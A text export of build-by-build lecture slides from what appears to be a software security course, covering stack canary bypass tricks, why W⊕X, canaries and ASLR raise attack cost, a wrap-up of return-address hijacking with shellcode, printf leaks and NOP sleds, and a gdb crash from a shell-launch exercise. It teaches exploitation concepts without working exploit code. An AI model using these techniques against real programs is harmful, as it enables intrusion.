- What if we just use a fixed constant value each time?
  - Just put that value in your attack string, so it overwrites the canary value with the same value!
  - Use a randomized canary each time
  - Then you need to first read it before you can overwrite it: needs (e.g.) two `printf` problems in the same function!

Notes:

Canaries must know tricks

- What if we just use a fixed constant value each time?
  - Just put that value in your attack string, so it overwrites the canary value with the same value!
  - Use a randomized canary each time
  - Then you need to first read it before you can overwrite it: needs (e.g.) two `printf` problems in the same function!
- Another trick: put a null byte in your canary

Notes:

Canaries must know tricks

- What if we just use a fixed constant value each time?
  - Just put that value in your attack string, so it overwrites the canary value with the same value!
  - Use a randomized canary each time
  - Then you need to first read it before you can overwrite it: needs (e.g.) two `printf` problems in the same function!
- Another trick: put a null byte in your canary
  - Stops string injection attacks from overwriting what's behind the canary, if they want to preserve it

Notes:

Canaries must know tricks

- What if we just use a fixed constant value each time?
  - Just put that value in your attack string, so it overwrites the canary value with the same value!
  - Use a randomized canary each time
  - Then you need to first read it before you can overwrite it: needs (e.g.) two `printf` problems in the same function!
- Another trick: put a null byte in your canary
  - Stops string injection attacks from overwriting what's behind the canary, if they want to preserve it
  - Bypass canary needs (at least) two string buffer overflows

Notes:

Canaries must know tricks

- What if we just use a fixed constant value each time?
  - Just put that value in your attack string, so it overwrites the canary value with the same value!
  - Use a randomized canary each time
  - Then you need to first read it before you can overwrite it: needs (e.g.) two `printf` problems in the same function!
- Another trick: put a null byte in your canary
  - Stops string injection attacks from overwriting what's behind the canary, if they want to preserve it
  - Bypass canary needs (at least) two string buffer overflows
    - first overwrite behind the canary,

Notes:

Canaries must know tricks

- What if we just use a fixed constant value each time?
  - Just put that value in your attack string, so it overwrites the canary value with the same value!
  - Use a randomized canary each time
  - Then you need to first read it before you can overwrite it: needs (e.g.) two `printf` problems in the same function!
- Another trick: put a null byte in your canary
  - Stops string injection attacks from overwriting what's behind the canary, if they want to preserve it
  - Bypass canary needs (at least) two string buffer overflows
    - first overwrite behind the canary,
    - Then overwrite and have the last null byte overlap the canary

Notes:

Mitigations, not solutions

- There are more things done to make attacks more complicated

Notes:

Mitigations, not solutions

- There are more things done to make attacks more complicated
- Next week we will talk about defeating W⊕X

Notes:

Mitigations, not solutions

- There are more things done to make attacks more complicated
- Next week we will talk about defeating W⊕X
- Why bother if it can be defeated anyway?

Notes:

Mitigations, not solutions

- There are more things done to make attacks more complicated
- Next week we will talk about defeating W⊕X
- Why bother if it can be defeated anyway?
- Not all attacks are by the AIVD, NSA, DPRK, FSB

Notes:

Mitigations, not solutions

- There are more things done to make attacks more complicated
- Next week we will talk about defeating W⊕X
- Why bother if it can be defeated anyway?
- Not all attacks are by the AIVD, NSA, DPRK, FSB
- Stack canaries, W⊕X, ASLR keep out the *less-motivated* attackers

Notes:

Mitigations, not solutions

- There are more things done to make attacks more complicated
- Next week we will talk about defeating W⊕X
- Why bother if it can be defeated anyway?
- Not all attacks are by the AIVD, NSA, DPRK, FSB
- Stack canaries, W⊕X, ASLR keep out the *less-motivated* attackers
  - they need to find bigger holes in your program or squeeze a more complicated attack through a smaller hole

Notes:

Mitigations, not solutions

- There are more things done to make attacks more complicated
- Next week we will talk about defeating W⊕X
- Why bother if it can be defeated anyway?
- Not all attacks are by the AIVD, NSA, DPRK, FSB
- Stack canaries, W⊕X, ASLR keep out the *less-motivated* attackers
  - they need to find bigger holes in your program or squeeze a more complicated attack through a smaller hole
  - they also make a lot of attacks much less reliable and harder to execute remotely

Notes:

Mitigations, not solutions

- There are more things done to make attacks more complicated
- Next week we will talk about defeating W⊕X
- Why bother if it can be defeated anyway?
- Not all attacks are by the AIVD, NSA, DPRK, FSB
- Stack canaries, W⊕X, ASLR keep out the *less-motivated* attackers
  - they need to find bigger holes in your program or squeeze a more complicated attack through a smaller hole
  - they also make a lot of attacks much less reliable and harder to execute remotely
  - Increases the monetary cost of an attack

Notes:

Mitigations, not solutions

- There are more things done to make attacks more complicated
- Next week we will talk about defeating W⊕X
- Why bother if it can be defeated anyway?
- Not all attacks are by the AIVD, NSA, DPRK, FSB
- Stack canaries, W⊕X, ASLR keep out the *less-motivated* attackers
  - they need to find bigger holes in your program or squeeze a more complicated attack through a smaller hole
  - they also make a lot of attacks much less reliable and harder to execute remotely
  - Increases the monetary cost of an attack
- Most people don't need to worry about the NSA('s budget)

Notes:

Mitigations, not solutions

- There are more things done to make attacks more complicated
- Next week we will talk about defeating W⊕X
- Why bother if it can be defeated anyway?
- Not all attacks are by the AIVD, NSA, DPRK, FSB
- Stack canaries, W⊕X, ASLR keep out the *less-motivated* attackers
  - they need to find bigger holes in your program or squeeze a more complicated attack through a smaller hole
  - they also make a lot of attacks much less reliable and harder to execute remotely
  - Increases the monetary cost of an attack
- Most people don't need to worry about the NSA('s budget)
  - Infinite security costs infinite money

Notes:

Wrap-up

- Take control of the return address to jump to code that we can put into the program

Notes:

Wrap-up

- Take control of the return address to jump to code that we can put into the program
- Shell code: machine code that launches a shell

Notes:

Wrap-up

- Take control of the return address to jump to code that we can put into the program
- Shell code: machine code that launches a shell
  - Needs to be carefully designed to avoid `NULL` bytes

Notes:

Wrap-up

- Take control of the return address to jump to code that we can put into the program
- Shell code: machine code that launches a shell
  - Needs to be carefully designed to avoid `NULL` bytes
- Use `printf` to find the relative location of the return address and addresses of local variables

Notes:

Wrap-up

- Take control of the return address to jump to code that we can put into the program
- Shell code: machine code that launches a shell
  - Needs to be carefully designed to avoid `NULL` bytes
- Use `printf` to find the relative location of the return address and addresses of local variables
  - Also use it to figure out the number of bytes you need to write to overwrite it

Notes:

Wrap-up

- Take control of the return address to jump to code that we can put into the program
- Shell code: machine code that launches a shell
  - Needs to be carefully designed to avoid `NULL` bytes
- Use `printf` to find the relative location of the return address and addresses of local variables
  - Also use it to figure out the number of bytes you need to write to overwrite it
- Use a NOP-sled to overcome uncertainty when guessing the location of your shell code.

Notes:

Wrap-up

- Take control of the return address to jump to code that we can put into the program
- Shell code: machine code that launches a shell
  - Needs to be carefully designed to avoid `NULL` bytes
- Use `printf` to find the relative location of the return address and addresses of local variables
  - Also use it to figure out the number of bytes you need to write to overwrite it
- Use a NOP-sled to overcome uncertainty when guessing the location of your shell code.
- Mitigations exist to make these attacks harder to execute

Notes:

Wrap-up

- Take control of the return address to jump to code that we can put into the program
- Shell code: machine code that launches a shell
  - Needs to be carefully designed to avoid `NULL` bytes
- Use `printf` to find the relative location of the return address and addresses of local variables
  - Also use it to figure out the number of bytes you need to write to overwrite it
- Use a NOP-sled to overcome uncertainty when guessing the location of your shell code.
- Mitigations exist to make these attacks harder to execute
  - W⊕X

Notes:

Wrap-up

- Take control of the return address to jump to code that we can put into the program
- Shell code: machine code that launches a shell
  - Needs to be carefully designed to avoid `NULL` bytes
- Use `printf` to find the relative location of the return address and addresses of local variables
  - Also use it to figure out the number of bytes you need to write to overwrite it
- Use a NOP-sled to overcome uncertainty when guessing the location of your shell code.
- Mitigations exist to make these attacks harder to execute
  - W⊕X
  - Stack canaries

Notes:

Wrap-up

- Take control of the return address to jump to code that we can put into the program
- Shell code: machine code that launches a shell
  - Needs to be carefully designed to avoid `NULL` bytes
- Use `printf` to find the relative location of the return address and addresses of local variables
  - Also use it to figure out the number of bytes you need to write to overwrite it
- Use a NOP-sled to overcome uncertainty when guessing the location of your shell code.
- Mitigations exist to make these attacks harder to execute
  - W⊕X
  - Stack canaries
  - ASLR (next week)

Notes:

Wrap-up

- Take control of the return address to jump to code that we can put into the program
- Shell code: machine code that launches a shell
  - Needs to be carefully designed to avoid `NULL` bytes
- Use `printf` to find the relative location of the return address and addresses of local variables
  - Also use it to figure out the number of bytes you need to write to overwrite it
- Use a NOP-sled to overcome uncertainty when guessing the location of your shell code.
- Mitigations exist to make these attacks harder to execute
  - W⊕X
  - Stack canaries
  - ASLR (next week)
- `gets` is hugely unsafe

Notes:

Table of Contents

Notes:

Exercise 3 of last week

Even if you successfully do the assignment, it may still crash.

```
* [DEBUG] The function launch_shell is at 0x555555555251
Launching shell.

Program received signal SIGSEGV, Segmentation fault.
0x00007ffff7e17fbc in do_system (line=0x55555555604c "/bin/bash")
    at ../sysdeps/posix/system.c:148
148     ../sysdeps/posix/system.c: No such file or directory.
(gdb)
```

This happens because system calls require a 16-byte aligned stack pointer. Working around this is somewhat hard with `gdb`, almost impossible otherwise.
If this happens to you, just hand it in as if it did work correctly.

Notes: